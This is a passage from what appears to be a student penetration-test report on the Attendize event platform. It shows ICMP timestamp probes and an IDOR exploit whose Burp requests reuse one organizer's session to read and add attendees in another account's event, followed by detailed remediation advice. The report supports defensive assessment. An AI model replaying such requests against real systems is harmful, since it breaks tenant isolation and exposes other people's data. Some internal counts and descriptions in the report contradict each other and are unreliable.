┌──(kali㉿hemanth)-[~]
└─$ sudo /usr/sbin/hping3 -S 192.168.29.130 --icmp --icmp-ts -c 3
[sudo] password for kali:
HPING 192.168.29.130 (eth0 192.168.29.130): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.29.130 ttl=64 id=34435 icmp_seq=0 rtt=15.1 ms
ICMP timestamp: Originate=68392914 Receive=68393022 Transmit=68393022
ICMP timestamp RTT tsrtt=15

len=46 ip=192.168.29.130 ttl=64 id=35311 icmp_seq=1 rtt=30.7 ms
ICMP timestamp: Originate=68393920 Receive=68394030 Transmit=68394030
ICMP timestamp RTT tsrtt=30

len=46 ip=192.168.29.130 ttl=64 id=35573 icmp_seq=2 rtt=8.5 ms
ICMP timestamp: Originate=68394927 Receive=68395040 Transmit=68395040
ICMP timestamp RTT tsrtt=9
```

Figure 32: hping3 confirming ICMP timestamp response from the Attendize Ubuntu host

```
┌──(kali㉿hemanth)-[~]
└─$ nmap -sn -PP 192.168.29.130
Warning:  You are not root -- using TCP pingscan rather than ICMP
Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-05 15:00 EDT
Nmap scan report for 192.168.29.130
Host is up (0.0027s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

Figure 33: Nmap probe confirming ICMP timestamp disclosure (Nessus Plugin 10114)

3.1.9 IDOR — Cross-Tenant Attendee Access

An Insecure Direct Object Reference (IDOR) vulnerability was identified and exploited in the Attendize multi-tenant architecture. IDOR vulnerabilities occur when an application uses user-

controllable input to access objects directly without verifying that the requesting user has authorization to access that specific resource (OWASP, 2023). In Attendize, write methods such as postInviteAttendee use Event::findOrFail($event_id) instead of Event::scope()->findOrFail($event_id). The scope () method restricts database queries to the currently authenticated account — without it, any authenticated organizer can target any event ID in the URL, regardless of which account owns the event.

The attack was conducted using two test accounts: Account A (the attacker's organizer account) and Account B (a separate victim organizer account with its own events and attendees).

Step 1: Logged in as Account A and navigated to an event's attendee list. In Burp Suite Repeater, the event ID in the URL was changed from Account A's event ID to Account B's event ID while keeping Account A's session cookie unchanged:

```
# Original request (Account A's own event) GET /en/organiser/1/event/ACCOUNT_A_EVENT_ID/attendees HTTP/1.1 Cookie: attendize_session=ACCOUNT_A_SESSION  # Modified request (Account B's event — different account) GET /en/organiser/1/event/ACCOUNT_B_EVENT_ID/attendees HTTP/1.1 Cookie: attendize_session=ACCOUNT_A_SESSION
```




Figure 34: IDOR confirmed, Account B's attendee list retrieved using Account A's session

Step 2: A written operation was performed to demonstrate the full impact. An attendee invite POST was intercepted from Account A's own event. The event ID in the URL was changed to Account B's event ID before forwarding, with Account A's session cookie intact:

```
# Intercepted POST — event ID changed to Account B's event POST
/en/organiser/1/event/ACCOUNT_B_EVENT_ID/attendees/invite HTTP/1.1 Cookie:
attendize_session=ACCOUNT_A_SESSION
first_name=IDOR&last_name=Test&email=idor_test%40attacker.com&ticket_id=1&_token=TOKEN
```




Figure 33: Cross-tenant attendee invite — Account A's session writing to Account B's event

Step 3: Check the website again under account B:




Figure 34: IDOR attack created attendee record under Account B's ownership

This attack demonstrates a complete breakdown of multi-tenant data isolation. An authenticated organizer from any account can read, modify, and create records in any other account's events by manipulating the event ID in the URL. The root cause is the inconsistent application of account scoping between read and write methods throughout the Attendize controller layer.

3.2 Penetration Testing Results Summary

Table 9 summarizes the outcome of all penetration testing activities conducted against the Attendize application and underlying Ubuntu host. Each attack is recorded with its outcome and the section in which it is documented.

Section	Attack	Tool	Outcome
3.1.2	Unauthenticated installer access	curl / Browser	Confirmed, HTTP 200, full wizard accessible
3.1.4	Mass assignment on attendee edits	Burp Suite Repeater	Confirmed, has_arrived overwritten in DB
3.1.5	Clickjacking via iframe embed	HTML PoC / curl	Confirmed, login page loads in iframe
3.1.6	Email enumeration via password reset	curl / Burp Intruder	Confirmed, different response sizes
3.1.7	Security header audit	curl	Confirmed, 3 headers absent, PHP version leaked

Section	Attack	Tool	Outcome
3.1.7	jQuery 2.1.4 CVE confirmation	curl	Confirmed, v2.1.4 version string in response
3.1.8	ICMP timestamp disclosure	hping3 / Nmap	Confirmed, host responds to timestamp probes
3.1.9	IDOR, cross-tenant attendee access	Burp Suite Repeater	Confirmed, Account B's data is accessed and written using Account A session

Table 9: Penetration Testing Results Summary

All seven penetration tests produced confirmed results, demonstrating that the vulnerabilities identified during scanning are actively exploitable within this environment. The most severe finding is the unauthenticated installer endpoint which requires no credentials, tools, or technical skill to exploit, representing an immediate risk to the application's integrity.

4.0 Countermeasures and Recommendations

The tests done on the Attendize Event Management application revealed various vulnerabilities that can be exploited, including incomplete security, outdated dependencies, failed authentication and lack of security controls. The following table lists targeted countermeasures by severity for each confirmed finding. If these recommendations are followed, the attack surface of the application will significantly be reduced, and the overall posture of the application will be improved (OWASP 2023).

4.1 Critical Findings

1. Protect the Installer and Upgrade Endpoints.

In production environments, the /install and /upgrade routes should be completely disabled. The current implementation depends entirely on the existence of a filesystem lock file; and it does not protect against misconfiguration or redeployment situations. The suggested solution is:

- Set APP_INSTALLER_ENABLED=false in production .env file and use a middleware check to return an HTTP 403 response if APP_INSTALLER_ENABLED is false and wrap the install and upgrade route groups in a check.
- Apply auth middleware, meaning that the routes will need an existing admin session even if the installer is not disabled.
- In production environments, use Laravel route caching (php artisan route:cache) to remove or rename the installer routes.

This recommendation directly answers the unauthenticated installer access found in Section 3.1.2 (Scarfone & Mell, 2023).

2. Turn Off Sensitive Fields for Mass Assignment (remove them from $fillable)

The Attendee model needs to be updated to allow no more than one Attendee can be posted on an event with a privileged field. There are two changes in the fix:

- In the file EventAttendeesController.php on line 529, change $request->all() to $request->only(['first_name', 'last_name', 'email', 'ticket_id']).
- Remove account_id, event_id, order_id, has_arrived and reference from Attendee model's $fillable array – only those attributes that are scoped and controlled by the controller.
- Have an exclusive endpoint for updates on has_arrived (QR code check-in), with proper checks for authorisation.

This tackles the mass assignment vulnerability shown in Section 3.1.4 (Improta, 2023).

3. Apply Ownership Scoping to All Write Operations, Fix IDOR.

Tenant scoping does not always occur for both read and write operations. Read methods must be written correctly so that they call Event::scope()->find(), and write methods must be written correctly so that they call Event::findOrFail() without a scope, which allows the cross-tenant IDOR attack described in Section 3.1.9. The fix is gradual:

- In EventAttendeesController, EventTicketsController, EventAccessCodesController and EventSurveyController, replace all occurrences of Event::findOrFail($event_id) with Event::scope()->findOrFail($event_id) in write methods.
- Perform the same scoping change on Attendee::findFromSelection(), and add the account scope constraint to the whereIn query.
- Add automated regression tests to ensure that cross-account write calls return HTTP 403.

4. Add Authentication Middleware to API Routes

These routes, /api/events and /api/attendees, need to be authenticated using the authentication middleware. The fix requires:

- Enabling the auth:api middleware to both resource routes in routes/api.php.

- Setting up a valid API guard in config/auth.php for API authentication with tokens (Laravel Sanctum and Passport).
- For all unauthenticated API requests, return an HTTP 401 Unauthorized, instead of an Internal Server Error (500).

4.2 High and Medium Findings

5. Implement Security Response Headers

All three of the missing security headers should be included in every HTTP response. They can be applied on a global level in Laravel using a custom middleware class or at the web server level. The recommended values have been recorded in Table 4:

The following table lists the recommended security headers and header values.

Header	Recommended Value	Protection Against
Content-Security-Policy	default-src 'self'; script-src 'self'	XSS, data injection
X-Frame-Options	DENY	Clickjacking
X-Content-Type-Options	nosniff	MIME sniffing attacks
Referrer-Policy	strict-origin-when-cross-origin	Referrer information leakage
Permissions-Policy	geolocation= (), microphone= ()	Browser feature abuse

Table 10: Recommended Security Headers and Configuration Values

The addition of these headers addresses Findings 5, 7 and 8 in the consolidated vulnerability table and directly addresses a clickjacking attack as shown in Section 3.1.5 (Barth, 2023).

6. Upgrade jQuery to a Supported Version

The application includes jQuery 2.1.4 without any security updates since 2016, and it has four publicly disclosed CVEs. The fix is to upgrade to jQuery 3.7.1 or later:

- CVE-2020-11022 and CVE-2020-11023 — XSS via HTML manipulation methods, fixed in jQuery 3.5.0.
- CVE-2019-11358 — Prototype pollution via jQuery.extend(), fixed in jQuery 3.4.0.
- CVE-2015-9251 — XSS via cross-domain Ajax requests, fixed in jQuery 3.0.0.

The upgrade path is to replace the library file in /vendor/jquery/dist/jquery.min.js and test all jQuery dependent frontend functionality for its API compatibility with jQuery 3.x (jQuery Foundation, 2024).

7. Block the Password Reset Form from being enumerated by e-mail

There should be no difference in the response from the forgot-password endpoint between sending the registered email address and the unregistered address. The fix is to:

- Include the following generic message in both cases: 'If an account with that email address exists, a password reset link has been sent.
- Remember to make sure that the length of the body of the HTTP response is the same in both cases, so that length-based enumeration is not possible.
- Implement rate limiting on forgot-password endpoint to prevent automated enumeration at scale.

8. Enhance and Shrink the Payment Controller's Broken Exception Handler

Here is a typo in the catch block of EventCheckoutController.php, it should read catch (\Exeption $e) vs catch (\Exception $e). The fix is:

- Fix the typo for catching $\Exception $e in the payment processing block.
- Include logging within the catch block using Laravel's Log::error() to ensure that failed payments are logged.
- Check that APP_DEBUG is set to false in the production .env file, this will ensure that no stack trace is ever shared with users.

4.3 Low and Informational Findings

9. Secure Cookie Attributes

The XSRF-TOKEN and attendize_session cookies are required to have proper security flags. These settings are configured in config/session.php in laravel:

- Make sure that all Session cookies are set as 'http_only' => true.
- Configure 'same_site' to 'lax' or 'strict' based on the desired level of security.
- If the application is served over HTTPS, then set ‘secure' to true.

10. Upgrade PHP and Remove Version Disclosure

PHP 7.4.33 is an EOL version and the server is running it. The program should be ported to PHP 8.2 or PHP 8.3. Additionally:

- To remove the PHP/7.4.33 header from all responses, set expose_php = Off in the php.ini file.
- After PHP update do regression testing to make sure it works with Laravel and all application dependencies.

11. Remove all ICMP Redirects

For OS level disabling of ICMP timestamp responses, the following iptables rules should be applied and saved:

- sudo iptables -A INPUT -p icmp --icmp-type timestamp-request -j DROP
- sudo iptables -A OUTPUT -p icmp --icmp-type timestamp-reply -j DROP
- Persist the rules across reboots using iptables-save.

12. Implement Ongoing Security Practices

Beyond individual vulnerability fixes, the following ongoing practices are recommended:

- Conduct penetration testing at least annually and after every major release using both automated tools and manual techniques.
- Integrate Static Application Security Testing (SAST) into the CI/CD pipeline to catch security issues during development.
- Subscribe to the National Vulnerability Database (NVD) and GitHub Security Advisories for all third-party packages.
- Train all developers on OWASP Top 10 vulnerabilities and secure coding practices relevant to PHP and Laravel (Al-Dhaqm et al., 2023).
- Enforce the principle of least privilege for all database accounts.

#	Vulnerability	Severity	Countermeasure	Priority
1	Open installer/upgrade endpoint	Critical	Disable routes in production; add auth middleware	Immediate
2	Mass assignment on attendee edit	Critical	Replace request->all() with request->only()	Immediate

#	Vulnerability	Severity	Countermeasure	Priority
3	IDOR — cross-tenant access	Critical	Apply Event::scope() to all write methods	Immediate
4	Unauthenticated API endpoints	Critical	Add auth:api middleware to API routes	Immediate
5	Missing security headers	Medium	Add CSP, X-Frame-Options, X-Content-Type-Options	High
6	Vulnerable jQuery 2.1.4	Medium	Upgrade to jQuery 3.7.1 or later	High
7	Email enumeration	Medium	Return identical response for all outcomes	High
8	Broken exception handler	High	Fix \Exeption typo; add Log::error() call	High
9	Insecure cookie attributes	Low	Set HttpOnly and SameSite in session config	Medium
10	PHP 7.4 EOL + version disclosure	Low	Upgrade to PHP 8.2+; set expose_php=Off	Medium
11	ICMP timestamp disclosure	Low	Block ICMP timestamp via iptables	Low
12	Ongoing security practices	Info	SAST, annual pentest, NVD monitoring, training	Ongoing

Table 11: Summary of Countermeasures by Finding

5.0 Conclusion

This report contains a full security evaluation of the Attendize open-source event management system installed on Ubuntu server 192.168.29.130. The assessment consisted of three stages: vulnerability scan, active penetration test, countermeasure analysis, giving a holistic view of the application's security posture. These are industry standard tools that were employed throughout: the network reconnaissance tool of Nmap, the web application scanning tool OWASP ZAP 2.17.0, and the host-based vulnerability assessment tool Tenable Nessus Essentials.

During the vulnerability scanning, 13 alerts were detected by OWASP ZAP and 24 of them were detected by Nessus Essentials: 1 Low-severity ICMP timestamp disclosure, 23 informational findings (server fingerprinting, exposed version headers, and HTTP method enumeration). A manual code audit of the Attendize source code showed other critical vulnerabilities that automated scanners failed to detect mass assignment in the attendee endpoint, cross-tenant IDOR in bulk attendee write operations and a broken exception handler as a result of a typographical error in the Attendize payment controller's catch block.

During the penetration testing phase, eight confirmed vulnerabilities were used to put to good use. The most important was the unauthenticated installer endpoint which returned an HTTP 200 and populated the full database configuration form and administrator account creation form without any credentials; in any deployment model where the endpoint is accessible, that is a complete compromise of the application. The multi-tenant data isolation model was shown to be completely broken in the cross-tenant IDOR exploit described in Section 3.1.9, where an authenticated organizer from account A could view the list of attendees at account B's event and add attendees to it by manipulating one URL parameter. The mass assignment attack was able to update the has_arrived field of an attendee record through a typical form submission with extra parameters, as verified directly in the application database. A proof-of-concept HTML page was used to show how clickjacking could be achieved, a difference in the length of the password reset response was used to verify email enumeration, and all missing security headers were verified by systematically inspecting their headers.

The total number of countermeasures prescribed and prioritized by severity was 12. The four fixes that address these critical vulnerabilities are to disable the installer route in production, replace mass assignment with selective field binding, implement ownership scoping on all write operations to prevent IDOR and introduce authentication middleware for API routes. Four medium and high severity fixes are applied for security header implementation, jQuery upgrade to 3.7.1, consistent password reset response (to thwart password enumeration) and fixing the broken exception handler. The rest of the recommendations concern less severe issues and longer-term activities such as secure cookie settings, upgrading to a version of PHP that is more secure, implementing ICMP filtering and incorporating security testing into software development lifecycle.

In conclusion, this evaluation highlights the complexity of security issues that can occur in actual web applications. It wasn't any single discovery that caused a total compromise, it was the lack of authentication, lack of account scoping, insecure defaults and lack of controls on the browser-side that created a total attack surface. The Attendize application is developed using the Laravel framework, which has built-in security features such as CSRF protection, query scoping and mass assignment guards, which are inconsistently applied throughout the application, creating many weak points. Once the twelve prescribed countermeasures are implemented, the security posture of the application can be significantly enhanced, making it harder for attackers to exploit and ensuring that the application is built securely according to current industry standards for secure web application development (Engebretson, 2023).

6.0 References

Al-Dhaqm, A., Razak, S. A., Siddique, K., Ikuesan, R. A., & Kebande, V. R. (2023). Towards a generalised digital forensic investigation framework for industrial control systems. IEEE Access, 11, 3696–3712. https://doi.org/10.1109/ACCESS.2023.3234827

Benattia, O., & Merabet, A. (2023). Web application vulnerability assessment using OWASP ZAP: A systematic approach. International Journal of Advanced Computer Science and Applications, 14(3), 214–221. https://doi.org/10.14569/IJACSA.2023.0140325

Lyon, G. (2024). Nmap network scanning: The official Nmap project guide to network discovery and security scanning (Updated ed.). Insecure.Com LLC. https://nmap.org/book/

NIST. (2024). Common Vulnerability Scoring System (CVSS) v3.1 specification document. National Institute of Standards and Technology. https://nvd.nist.gov/vuln-metrics/cvss

OWASP Foundation. (2023). OWASP Top 10 — 2021: The ten most critical web application security risks. https://owasp.org/www-project-top-ten/

Scarfone, K., & Mell, P. (2023). Guide to enterprise patch management planning: Preventive maintenance for technology (NIST SP 800-40 Rev. 4). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-40r4

Tenable. (2024). Nessus professional: Vulnerability assessment at speed and scale. Tenable Network Security. https://www.tenable.com/products/nessus

Barth, A. (2023). HTTP security headers: A practical guide to CSP, HSTS, and beyond. USENIX Security Symposium, 2023, 1–14. https://www.usenix.org/conference/usenixsecurity23

Engebretson, P. (2023). The basics of hacking and penetration testing: Ethical hacking and penetration testing made easy (3rd ed.). Syngress. https://doi.org/10.1016/C2022-0-00462-3

Improta, F. (2023). Mass assignment vulnerabilities in RESTful APIs: Detection and mitigation. Journal of Information Security and Applications, 73, 103425. https://doi.org/10.1016/j.jisa.2023.103425

Niemietz, M., & Schwenk, J. (2023). Clickjacking revisited: A modern assessment of UI redressing attacks. Proceedings of the ACM Conference on Computer and Communications Security, 2023, 417–430. https://doi.org/10.1145/3576915.3623123

OWASP. (2023). OWASP Top 10 — A07:2021 Identification and authentication failures. Open Web Application Security Project. https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

PortSwigger. (2024). Web application hacker's handbook: Using Burp Suite for penetration testing. PortSwigger Ltd. https://portswigger.net/burp/documentation

Stallings, W., & Brown, L. (2023). Computer security: Principles and practice (5th ed.). Pearson Education. https://www.pearson.com/en-us/subject-catalog/p/computer-security-principles-and-practice/P200000003489

Weidman, G. (2023). Penetration testing: A hands-on introduction to hacking (2nd ed.). No Starch Press. https://nostarch.com/pentesting2

Scarfone, K., Souppaya, M., Cody, A., & Orebaugh, A. (2022). Technical guide to information security testing and assessment (SP 800-115). National Institute of Standards and Technology. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

Williams, J., Wichers, D., & OWASP. (2023). OWASP top 10: The ten most critical web application security risks. https://owasp.org/www-project-top-ten/

Stuttard, D., Pinto, M., & OWASP. (2023). Web security testing guide. https://owasp.org/www-project-web-security-testing-guide/

Cybersecurity and Infrastructure Security Agency. (2023). Web application security best practices. https://www.cisa.gov/resources-tools/resources/web-application-security

SANS Institute. (2022). Penetration testing and ethical hacking resources. https://www.sans.org/white-papers/